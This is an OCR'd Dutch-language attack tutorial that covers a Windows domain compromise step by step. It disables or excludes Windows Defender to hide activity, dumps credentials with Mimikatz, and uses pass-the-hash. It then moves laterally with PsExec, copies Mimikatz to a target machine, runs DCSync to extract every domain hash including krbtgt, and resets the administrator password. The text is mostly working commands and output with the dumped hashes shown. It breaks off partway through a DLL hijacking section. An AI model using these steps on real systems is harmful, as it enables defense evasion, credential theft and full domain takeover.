
Windows Defender Exclusions om Activiteiten te Verbergen als admin

Als je adminrechten hebt verkregen, kun je bepaalde mappen, zoals de C-schijf, uitsluiten van Windows Defender-scans. Dit stelt je in staat om acties uit te voeren zonder dat Windows Defender deze detecteert, zonder dat je de antivirussoftware volledig hoeft uit te schakelen.

Stappen om Windows Defender Exclusions te Gebruiken:

1. Open **Windows Security** via het Start-menu.
2. Ga naar **Virus & threat protection settings**.
3. Scroll naar beneden en klik op **Add or remove exclusions**.
4. Voer de admin-inloggegevens in wanneer daarom wordt gevraagd.
5. Voeg de C: -schijf toe als een uitsluiting door **Folder** te selecteren.
6. Bevestig dat de uitsluiting succesvol is door te controleren of *C:* in de exclusions-lijst staat.





Tip: maak uitsluitingen voor de downloads- of temp-map. Uitsluiting C: map in geheel soms werkt niet.

Mimikatz Pass-the-Hash-aanval - nadat je met succes admin geworden

Een Pass-the-Hash (PTH)-aanval met **Mimikatz** stelt je in staat om de identiteit van een gebruiker over te nemen zonder hun wachtwoord te kennen. Dit doe je door de NTLM-hash van de gebruiker te gebruiken om authenticatie uit te voeren. Het voordeel hiervan is dat je kunt inloggen als een gebruiker en acties kunt uitvoeren met hun rechten, zonder hun wachtwoord te hoeven achterhalen.

Stappen voor een Pass-the-Hash-aanval met Mimikatz:

Stap 1: zorg dat windows defender c driver excluded voordat je begint.

Stap 2: Download en open Mimikatz Ga naar de officiële GitHub-pagina van Mimikatz en download de nieuwste versie. https://github.com/gentilkiwi/mimikatz

Stap 3: Open een Opdrachtprompt (CMD) als beheerder (rechtermuisknop > Uitvoeren als administrator).

Stap 4: navigeer naar de map waar mimikatz zich bevindt

Stap 5: start Mimikatz

Voer Mimikatz uit door het volgende commando in te voeren:

bash Copy code

```
mimikatz.exe
```

Stap 6: voer deze command uit: privilege::debug

Stap 7: voer deze command uit: sekurlsa::logonpasswords

Voorbeeld:

```
C:\Windows\system32>cd C:\temp

C:\temp>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 5469723 (00000000:0053761b)
Session           : Interactive from 1
User Name         : hacker
Domain            : WIN10CLIENT
Logon Server      : WIN10CLIENT
Logon Time        : 07/10/2024 17:04:35
SID               : S-1-5-21-3704816349-2630934885-840893638-1007
```

Stap 8: Zoek in de uitvoer naar de NTLM-hash van de gebruiker die je wilt imiteren, bijvoorbeeld Administrator.

Voorbeeld

Select mimikatz 2.2.0 x64 (oe.eo)

```
Session           : Service from 0
User Name         : Administrator
Domain            : WIN10CLIENT
Logon Server      : WIN10CLIENT
Logon Time        : 07/10/2024 16:27:03
SID               : S-1-5-21-3704816349-2630934885-840893638-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WIN10CLIENT
         * NTLM     : af992895db0f2c42a1bc96546e92804a
         * SHA1     : 7373cb4b084c33a039ccc99aa33b0f4775c32298
         * DPAPI    : 7373cb4b084c33a039ccc99aa33b0f47
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WIN10CLIENT
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : WIN10CLIENT
```


Stap 9: Voer een Pass-the-Hash-aanval uit

- Gebruik het volgende commando om in te loggen als de gebruiker waarvan je de NTLM-hash hebt:


```
sekurlsa::pth /user:Administrator /domain:win10client /ntlm:[NTLM-HASH]
```

- Vervang [NTLM-HASH] door de daadwerkelijke hash die je in de vorige stap hebt gevonden.
- Vervang win10client met je domainnaam, bijvoorbeeld win10adm of win10srv, Meestal admin gebruikt hetzelfde wachtwoord voor meerdere domainen.
- Vervang **win10client** door de naam van het domein of de werkgroep van het systeem.

Als het commando succesvol is, opent Mimikatz een nieuwe Opdrachtprompt (cmd), nu als de geïmpersonificeerde gebruiker (bijvoorbeeld Administrator). Dit betekent dat je nu volledige rechten hebt als die gebruiker.



Om te controleren of je bent ingelogd als de juiste gebruiker, voer je het volgende commando uit in de nieuwe cmd-sessie: ping domainname



Advanced 1 – Mimikatz copy van user naar admin pc & PsExec


Stap 1: log in als admin via mimikatz

```
mimikatz # sekurlsa::pth /user:Administrator /domain:win10adm /ntlm:af992895db0f2c42a1bc96546e92804a  /run:cmd
user    : Administrator
domain  : win10adm
program : cmd
impers. : no
NTLM    : af992895db0f2c42a1bc96546e92804a
  |  PID  4424
  |  TID  8728
  |  LSA Process is now R/W
  |  LUID 0 ; 5885233 (00000000:0059cd31)
  \_ msv1_0   - data copy @ 0000023A1488AE20 : OK !
  \_ kerberos - data copy @ 0000023A151D06C8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 0000023A15236768 (32) -> null

mimikatz #
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
win10client

C:\Windows\system32>ping win10adm
```

Stap 2: open cmd van admin via psexec (te download via: https://learn.microsoft.com/en-us/sysinternals/downloads/psexec)

Voorbeeld




```
\\192.168.56.30: cmd
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>PsExec.exe \\192.168.56.30 -r niceman -accepteula cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
win10adm\administrator

C:\Windows\system32>
```

Stap 4: Maak een map in c driver. Bijvoorbeeld die temp heet.

```
C:\>mkdir temp

C:\>cd c:\temp

c:\temp>
```

Stap 5: zet defender uit bij c:\temp

- Open **powershell**
- **Run dit command:** C:\Users\coder> Set-MpPreference -ExclusionPath c:\temp
- Run **exit** om powershell te verlaten.

Voorbeeld:

```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-MpPreference -ExclusionPath c:\temp
PS C:\Windows\system32> PS C:\Windows\system32> exit
```

Stap 6: via kimikatz open cmd van admin opnieuw en krijg toegang tot c van admin via je pc -> en hem x noemen bijvoorbeeld

```
mimikatz 2.2.0 x64 (oe.eo)
   \_ *Password replace @ 0000023A153E6768 (32) -> null

mimikatz # sekurlsa::pth /user:Administrator /domain:win10adm /ntlm:af992895db0f2c42a1bc96546e92804a  /run:cmd
user    : Administrator
domain  : win10adm
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use x: \\192.168.56.30\c$
The command completed successfully.


C:\Windows\system32>x:
```

Stap 7: copy mimikatz van je pc naar target pc

```
X:\>copy c:\temp\mimikatz.exe x:\temp
        1 file(s) copied.
```

Target pc

```
c:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 64CA-2296

 Directory of c:\temp

07/10/2024  18:09    <DIR>          .
07/10/2024  18:09    <DIR>          ..
07/10/2024  16:52         1.250.056 mimikatz.exe
               1 File(s)      1.250.056 bytes
               2 Dir(s)  25.646.456.832 bytes free
```

Advanced 2 – Mimikatz - Wachtwoorden van win10adm krijgen.

Stap 1: uitschakelen Real-Time Protection

powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"

of via deze manier

~~powershell -Command "Add-MpPreference -ExclusionPath 'C:\temp"~~

Stap 2: run mimikatz op target pc – en doe dezelfde stappen om wachtwoorden te zien

```
c:\temp>powershell -command "Set-MpPreference -DisableRealtimeMonitoring $true"

c:\temp>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 368532 (00000000:00059f94)
Session           : Interactive from 1
User Name         : domad
Domain            : ADLAB
Logon Server      : WIN2019DC
Logon Time        : 05/09/2024 10:00:36
SID               : S-1-5-21-2477219160-184884731-442278832-1106
        msv :
         [00000003] Primary
         * Username : domad
         * Domain   : ADLAB
         * NTLM     : cff48581d56085119bddffacfae51aeb
```

Nu heb je all wachtwoorden op admin domain.

Advanced 3 – Mimikatz passwords of main domain (super admin)

Stap 1: from mimimkatz of admin look on users of main super admin

\\192.168.56.30: cmd

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 368532 (00000000:00059f94)
Session           : Interactive from 1
User Name         : domad
Domain            : ADLAB
Logon Server      : WIN2019DC
Logon Time        : 05/09/2024 10:00:36
SID               : S-1-5-21-2477219160-184884731-442278832-1106
        msv :
         [00000003] Primary
         * Username : domad
         * Domain   : ADLAB
         * NTLM     : cff48581d56085119bddffacfae51aeb
         * SHA1     : 4dd5a17e5bf43a4685bc3aa7224ffcdb436b6582
         * DPAPI    : e2cb69086492fabcdf5310b538fbe632
        tspkg :
        wdigest :
         * Username : domad
         * Domain   : ADLAB
         * Password : (null)
        kerberos :
         * Username : domad
         * Domain   : ADLAB.LOCAL
```

"Zoals je ziet, zien we een gebruiker van adlab.local (win2019DC). We gaan inloggen."

Stap 2: in kimikatz log in as domad to adlab.local domain

```
mimikatz # sekurlsa::pth /user:domad /domain:adlab.local /ntlm:cff48581d56085119bddffacfae51aeb /run:cmd
user    : domad
domain  : adlab.local
program : cmd
impers. : no
NTLM    : cff48581d56085119bddffacfae51aeb
  |  PID  4336
  |  TID  4032
  |  LSA Process was already R/W
  |  LUID 0 ; 7261447 (00000000:006ecd07)
  \_ msv1_0   - data copy @ 000001F1036777F0 : OK !
  \_ kerberos - data copy @ 000001F1041EBD28
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001F10366A6F8 (32) -> null
```

Stap 3: open mimikatz in cmd adlab.local

```
c:\Users\normaluser\Downloads\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```

Stap 4: run dit command uit: lsadump::dcsync /domain adlab.local /all /csv

```
mimikatz # lsadump::dcsync /domain adlab.local /all /csv
[DC] 'ADLAB.local' will be the domain
[DC] 'WIN2019DC.ADLAB.local' will be the DC server
[DC] Exporting domain 'ADLAB.local'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  cc326e8519157da4bf8ef543b8680dc3        514
1105    sqlserver       72f0eefcc213ea8f350773b831cf2c9c        66048
1107    WINSQL$ 43e469d7dcd1041c8b4ac6c850e95d36        4096
1113    allys.elladine  3d99a65acaf26e6f4eefc5d49bba9631        512
1114    staci.randy     b9fc0c6f3cfa5cdf76e1f1c709b04bb4        512
1115    marcia.isahella 536a672a717802cb78a381bd2739dc44        512
1116    elna.ingunna    20c4cf8f737b2e3fc8a0e087edf80b82        512
1117    odetta.kelsi    f9db4d5ef914358ee4e82fb5f78a865d        512
1118    lissi.ardelis   4a4689a759e09cb34e2d98fd77f08e11        512
1119    gabey.gae       16bed3b1cb8f269609f77ce13baad16a        512
```

Zoals je ziet, kreeg ik een lijst van alle gebruikers met tokens.

Advnaced Level - PsExec (nadat je cmd opent met admin rechten)

Met **PsExec** kun je verschillende beheer- en automatiseringstaken uitvoeren op een andere computer in het netwerk, zonder fysieke toegang tot die computer. Het is een krachtig hulpmiddel voor systeembeheerders. Hier zijn enkele van de belangrijkste dingen die je met **PsExec** kunt doen:

Controleer netwerktoegang

- Zorg ervoor dat je verbinding kunt maken met de doelcomputer via het netwerk. Je kunt dit testen met het ping-commando:

```bash
ping 192.168.1.10
```

- Vervang 192.168.1.10 door het IP-adres van de doelcomputer.

Gebruik PsExec met een aangepaste servicenaam

- Om te voorkomen dat de standaard PsExec-service vastloopt of wordt geblokkeerd, gebruik je de **-r** optie om een aangepaste servicenaam te kiezen (in dit geval **malware**).

Voorbeeld:

```bash
psexec \\192.168.1.10 -r malware cmd
```

- **\\192.168.1.10**: Het IP-adres van de doelcomputer.
- **-r malware**: Dit zorgt ervoor dat PsExec een service aanmaakt met de naam malware in plaats van de standaardnaam PSEXESVC. **Je kan wat je wilt gebruiken**
- **cmd**: Opent een command-prompt op de doelcomputer.

Accepteer de EULA automatisch (optioneel)

- Als je PsExec voor de eerste keer gebruikt, moet je de licentieovereenkomst (EULA) accepteren. Dit kun je automatiseren met de **-accepteula** optie.

Voorbeeld:

```bash
psexec \\192.168.1.10 -r malware -accepteula cmd
```

Een programma of script op afstand uitvoeren

Je kunt een programma of script op de doelcomputer uitvoeren zonder dat je handmatig in hoeft te loggen.
Voorbeeld:

```bash
psexec \\192.168.1.10 -r malware notepad.exe
```

Bestanden naar de doelcomputer kopiëren en een programma uitvoeren

Je kunt een bestand naar de doelcomputer kopiëren en het daar uitvoeren met PsExec.

```bash
psexec \\192.168.1.10 -c script.bat
```

Opdrachten in de achtergrond uitvoeren

Je kunt programma's of scripts in de achtergrond laten draaien op de doelcomputer zonder de uitvoer te zien.
Voorbeeld:

bash Copy code

```
psexec \\192.168.1.10 -d notepad.exe
```

Processen op afstand beëindigen

Je kunt PsExec gebruiken om processen te beëindigen op een externe computer.

Voorbeeld:

bash Copy code

```
psexec \\192.168.1.10 taskkill /F /IM notepad.exe
```


Wachtwoord van admin aanpassen:


bash

```
net user username nieuw_wachtwoord
```

```
C:\Windows\system32>net user administrator 1234
The command completed successfully.

C:\Windows\system32>_
```

Echte voorbeelden






Privilege Escalation part 2 - DLL Hijacking-aanval

Bij een DLL Hijacking-aanval maak je gebruik van het feit dat Windows mogelijk een DLL laadt vanaf een locatie waar de aanvaller controle over heeft. Door een malafide DLL te plaatsen op een plek waar een service naar zoekt, kan een aanvaller ongeautoriseerde code uitvoeren met de rechten van die service.


Stappen voor een DLL Hijacking-aanval:


Stap 1: Controleer de service

- Ga naar **Services** op je doelcomputer en controleer of er een service is die kwetsbaar is voor DLL hijacking.



- Kopieer de uitvoerbare bestand van die service (bijvoorbeeld dllhijackservice.exe) naar je eigen computer waar je adminrechten hebt.






Stap 2: Maak de service aan

Maak een nieuwe service op je eigen machine met het commando:


sc create <service_name> binpath= "<path_to_dllhijackservice.exe>"

Stap 3: Gebruik Process Monitor

